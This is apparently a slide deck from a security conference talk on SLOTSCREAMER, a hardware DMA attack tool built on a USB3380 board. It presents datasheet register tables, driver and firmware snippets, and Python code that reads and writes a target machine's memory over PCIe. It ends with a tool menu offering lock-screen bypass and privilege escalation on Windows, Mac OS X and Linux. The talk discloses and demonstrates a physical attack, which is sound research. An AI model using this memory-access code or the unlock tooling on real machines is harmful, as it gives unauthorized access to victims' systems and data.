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








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File Edit View Search Terminal Help
root@clanton:~#
root@clanton:~# lspci -k
00:00.0 Class 0600: 8086:0958 intel_qrk_sb
00:14.0 Class 0805: 8086:08a7 sdhci-pci
00:14.1 Class 0700: 8086:0936 serial
00:14.2 Class 0c03: 8086:0939
00:14.3 Class 0c03: 8086:0939 ehci-pci
00:14.4 Class 0c03: 8086:093a ohci_hcd
00:14.5 Class 0700: 8086:0936 serial
00:14.6 Class 0200: 8086:0937 stmmaceth
00:14.7 Class 0200: 8086:0937
00:15.0 Class 0c80: 8086:0935
00:15.1 Class 0c80: 8086:0935
00:15.2 Class 0c80: 8086:0934
00:17.0 Class 0604: 8086:11c3 pcieport
00:17.1 Class 0604: 8086:11c4 pcieport
00:1f.0 Class 0601: 8086:095e lpc_sch
01:00.0 Class 0300: 10de:11c2 nouveau
01:00.1 Class 0403: 10de:0e0b
root@clanton:~#
```



# Pogoplug

## Specifications:

**Power Requirements:** 100-240V, 50/60Hz

**Drive Connections:** SD x1, USB 2.0 x1

**Network Connection:** Gigabit Ethernet

**Drive Formats:** NTFS, FAT, HFS+, EXT2, EXT3

**Web Browsers:** Microsoft® Internet Explorer, Mozilla® Firefox, Apple® Safari, Google Chrome™

**Operating Systems:** Microsoft® Windows XP/7/8, Apple® Mac OS X 10.6.8 & above

**Apps Available For:** iPhone®, iPad®, Android™


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
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
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

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User manual









# **Introducing SLOTSCREAMER**



from Steve Weis' Black Hat 2014 talk "Protecting Data In-Use from Firmware and Physical Attacks"  
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
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**Figure 1-1. USB 3380 Block Diagram**



### 8.6.3

## PCIOUT Endpoint

PCIOUT is a Bulk endpoint that allows the USB Host to initiate Read and Write Requests to PCI Express Space, using the PCI Master Control Cursor registers. Packets sent to this endpoint consist of the format listed in [Table 8-12](#).

There can be from 0 to 64 Payload DWords, requiring USB packet sizes from 8 to 264 bytes.

**Table 8-12. PCIOUT Packet Format**

Byte Index	Destination Register Bytes	
	Register	Bits
0	<b>PCIMSTCTL</b> register (USB Controller, offset 100h)	[7:0]
1		[15:8]
2		[23:16]
3		[31:24]
4		[7:0]
5		[15:8]
6		[23:16]
7		[31:24]
8 through 11	–	Payload DW0 (LSB first; to PCIOUT FIFO)
12 through 15	–	Payload DW1 (LSB first; to PCIOUT FIFO)
...	–	And so forth

**Register 15-57. 200h, 210h, 220h, 230h, 240h, 250h DEP\_CFG Dedicated Endpoint Configuration for CSROUT, CSRIN, PCIOUT, **PCIIN**, STATIN, and RCIN (USB Controller)**

Bit(s)	Description	Access	Serial EEPROM	Default
3:0	<b>Endpoint Number</b> Selects the endpoint number.	RW	Yes	RCIN = Ch, CSROUT = Dh, CSRIN = Dh, PCIOUT = Eh, <b>PCIIN</b> = Eh, STATIN = Fh
7:4	<b>Reserved</b>	RsvdZ	Yes	0h
8	<b>Endpoint Type</b> 0 = STATIN or RCIN endpoint becomes a BULK endpoint. 1 = STATIN or RCIN endpoint becomes an INTERRUPT endpoint. Valid only for the STATIN or RCIN endpoint. All other endpoints are BULK.	RW	Yes	STATIN = 1, RCIN = 1, Others = 0
9	<b>Reserved</b>	RsvdZ	Yes	0
10	<b>Endpoint Enable</b> 1 = Enables this endpoint	RW	Yes	RCIN = 0 in Adapter mode, Others = 1
15:11	<b>Service Interval</b> Determines the interrupt service interval for STATIN/RCIN endpoints in <i>USB r3.0</i> mode.	RW	Yes	STATIN = 1, RCIN = 1, Others = 0
31:16	<b>Reserved</b>	RsvdZ	Yes	0000h

# USB3380.c:

```
/* Explicitly disable the 6 dedicated endpoints */
tmp = 0x0d;
for (i = 0; i < 4; i+=2, tmp++) {
    writel (tmp, &dev->dep[i].dep_cfg);
    writel (tmp, &dev->dep[i+1].dep_cfg);
}
writel (0x0f, &dev->dep[4].dep_cfg);
writel (0x0c, &dev->dep[5].dep_cfg);
```

**Table 7-2. PCI Master Control Registers<sup>a</sup>**

Offset	Register	Function
100h	<b>PCIMSTCTL</b>	Specifies access type and direction (Read/Write)
104h	<b>PCIMSTADDR</b>	Contains the PCI Express address to be accessed
108h	<b>PCIMSTDATA</b>	Contains data to be written or data returned from a Read

*a. The PCI Master Control register set also includes one Status and one Message register.*

Through the PCI Master Control registers, the 8051 or USB Host CPU can generate the following types of accesses into PCI Express space:

- Configuration Read
- Configuration Write
- Memory Read
- Memory Write
- I/O Read
- I/O Write
- PCI Express Messages

**Register 15-41. 100h PCIMSTCTL PCI Master Control  
(USB Controller)**

Bit(s)	Description	Access	Serial EEPROM	Default															
3:0	<b>PCI Express First Byte Enables</b> Determines the first Byte Enables of a PCI Express transaction. For 1-DWord transactions, it can be any value. For multiple DWord transactions, only contiguous Byte Enables are allowed, or the endpoint is halted. This field is used directly in the <i>FBE</i> field of the PCI Express Header.	RW	Yes	0h															
5:4	<b>PCI Express Master Command Select</b> When the USB 3380 performs PCI Express transactions initiated by the PCIOUT endpoint or 8051, determines the PCI Express Request type issued. <i>Note:</i> The Configuration Type (Type 0 or Type 1) is determined by the PCI Master Address format.	RW	Yes	00b															
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01b	I/O Read	I/O Write																	
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11b	<b>Reserved</b>	PCI Express Message																	
6	<b>PCI Express Master Start</b> Writing 1 causes a PCI Write or Read transaction to start. This bit is Cleared when the PCI transaction is complete. For Write operations, determines when to start another Write. For Read operations, determines when the <b>PCIMSTDATA</b> register (USB Controller, offset 108h) contains valid data. This bit is automatically Cleared when a UR or CA occurs.	RW1S	Yes	0															
7	<b>PCI Express Master Read/Write</b> 0 = PCI Write transaction is selected. 1 = PCI Read transaction is selected. For 8051 Writes to the PCI Express interface, this bit must be Cleared before the <b>PCIMSTDATA</b> register (USB Controller, offset 108h) is written.	RW	Yes	0															
	<b>Message Code</b>																		

# USB3380 Firmware

Table 5-1. Serial EEPROM Data Format

Location	Value	Description
0h	5Ah	Validation Signature
1h	Refer to Table 5-2	Serial EEPROM Format Byte
2h	REG_BYTE_COUNT (LSB)	Configuration register Byte Count (LSB)
3h	REG_BYTE_COUNT (MSB)	Configuration register Byte Count (MSB)
4h	REGADDR (LSB)	1 <sup>st</sup> Configuration Register Address (LSB)
5h	REGADDR (MSB)	1 <sup>st</sup> Configuration Register Address (MSB)
6h	REGDATA (Byte 0)	1 <sup>st</sup> Configuration Register Data (Byte 0)
7h	REGDATA (Byte 1)	1 <sup>st</sup> Configuration Register Data (Byte 1)
8h	REGDATA (Byte 2)	1 <sup>st</sup> Configuration Register Data (Byte 2)
9h	REGDATA (Byte 3)	1 <sup>st</sup> Configuration Register Data (Byte 3)
Ah	REGADDR (LSB)	2 <sup>nd</sup> Configuration Register Address (LSB)
Bh	REGADDR (MSB)	2 <sup>nd</sup> Configuration Register Address (MSB)
Ch	REGDATA (Byte 0)	2 <sup>nd</sup> Configuration Register Data (Byte 0)
Dh	REGDATA (Byte 1)	2 <sup>nd</sup> Configuration Register Data (Byte 1)
Eh	REGDATA (Byte 2)	2 <sup>nd</sup> Configuration Register Data (Byte 2)
Fh	REGDATA (Byte 3)	2 <sup>nd</sup> Configuration Register Data (Byte 3)
...	...	...
REG BYTE COUNT + 4	BYTE COUNT (LSB)	8051 Program Memory Byte Count (LSB)
REG BYTE COUNT + 5	BYTE COUNT (MSB)	8051 Program Memory Byte Count (MSB)
REG BYTE COUNT + 6	MEM (Byte 0)	First Byte of 8051 Program Memory
REG BYTE COUNT + 7	MEM (Byte 1)	Second Byte of 8051 Program Memory
...	...	...
FFFFh	MEM (Byte <i>n</i> )	Last Byte of 8051 Program Memory

# USB3380 Firmware

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> xxd SLOTSCREAMER.bin  
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```

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# USB3380 Firmware

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```

That's all!

# Attacking via PCIe

# **Target-side Software**

# **Target-side Software**

- None

# Attack-side Software

## PyUSB

### About

PyUSB aims to provide easy [USB](#) access to the [Python](#) language.

The project is divided in two major versions: the stable 0.x and the under development 1.0. PyUSB 1.0 enhances the library in several ways:

- Support for [libusb 0.1](#), [libusb 1.0](#) and [OpenUSB](#).
- Easy API to communicate with devices.
- Support for custom library backends.
- Isochronous transfer type support.
- 100% written in Python by [ctypes](#).
- It runs on any Python version  $\geq 2.4$  (this includes Python 3).

# Attack-side Software

Quick 'n' dirty  
PCIe memory  
read/write with  
PyUSB

```
while baseAddress<endAddress:  
    print('BBBBI', 0xcf, 0, 0, 0x40, baseAddress)  
    print("addr",baseAddress)  
    pciout.write(struct.pack('BBBBI', 0xcf, 0, 0, 0x40  
                             ,baseAddress))  
    cache+=pciin.read(0x100)  
    baseAddress+=256  
return bytes(cache[offset:offset+byteCount])
```

```
bufferIndex=0  
while baseAddress<endAddress:  
    subbuf=readbuf[bufferIndex:bufferIndex+128]  
    print("addr",baseAddress,'subbuf',len(subbuf))  
    pciout.write(struct.pack('BBBBI'+B'*128,0x4f,  
                           0,0,0x20,baseAddress,*subbuf))  
    baseAddress+=128  
    bufferIndex+=128
```

# **Demo - memory read/write**

# More attack-side Software

```
Now, with

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Native PCIe Support for the NSA Playset(tm) SLOTSCREAMER(tm)
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[*] Available targets (known signatures):
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[1] Windows 8: mserv1_0.dll MservPasswordValidate unlock/privilege escalation
[2] Windows 7: mserv1_0.dll MservPasswordValidate unlock/privilege escalation
[3] Windows Vista: mserv1_0.dll MservPasswordValidate unlock/privilege escalation
[4] Windows XP: mserv1_0.dll MservPasswordValidate unlock/privilege escalation
[5] Mac OS X: DirectoryService/OpenDirectory unlock/privilege escalation
[6] Ubuntu: libpam unlock/privilege escalation
[7] Linux Mint: libpam unlock/privilege escalation
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[?] Please select target (or enter 'q' to quit): 
```

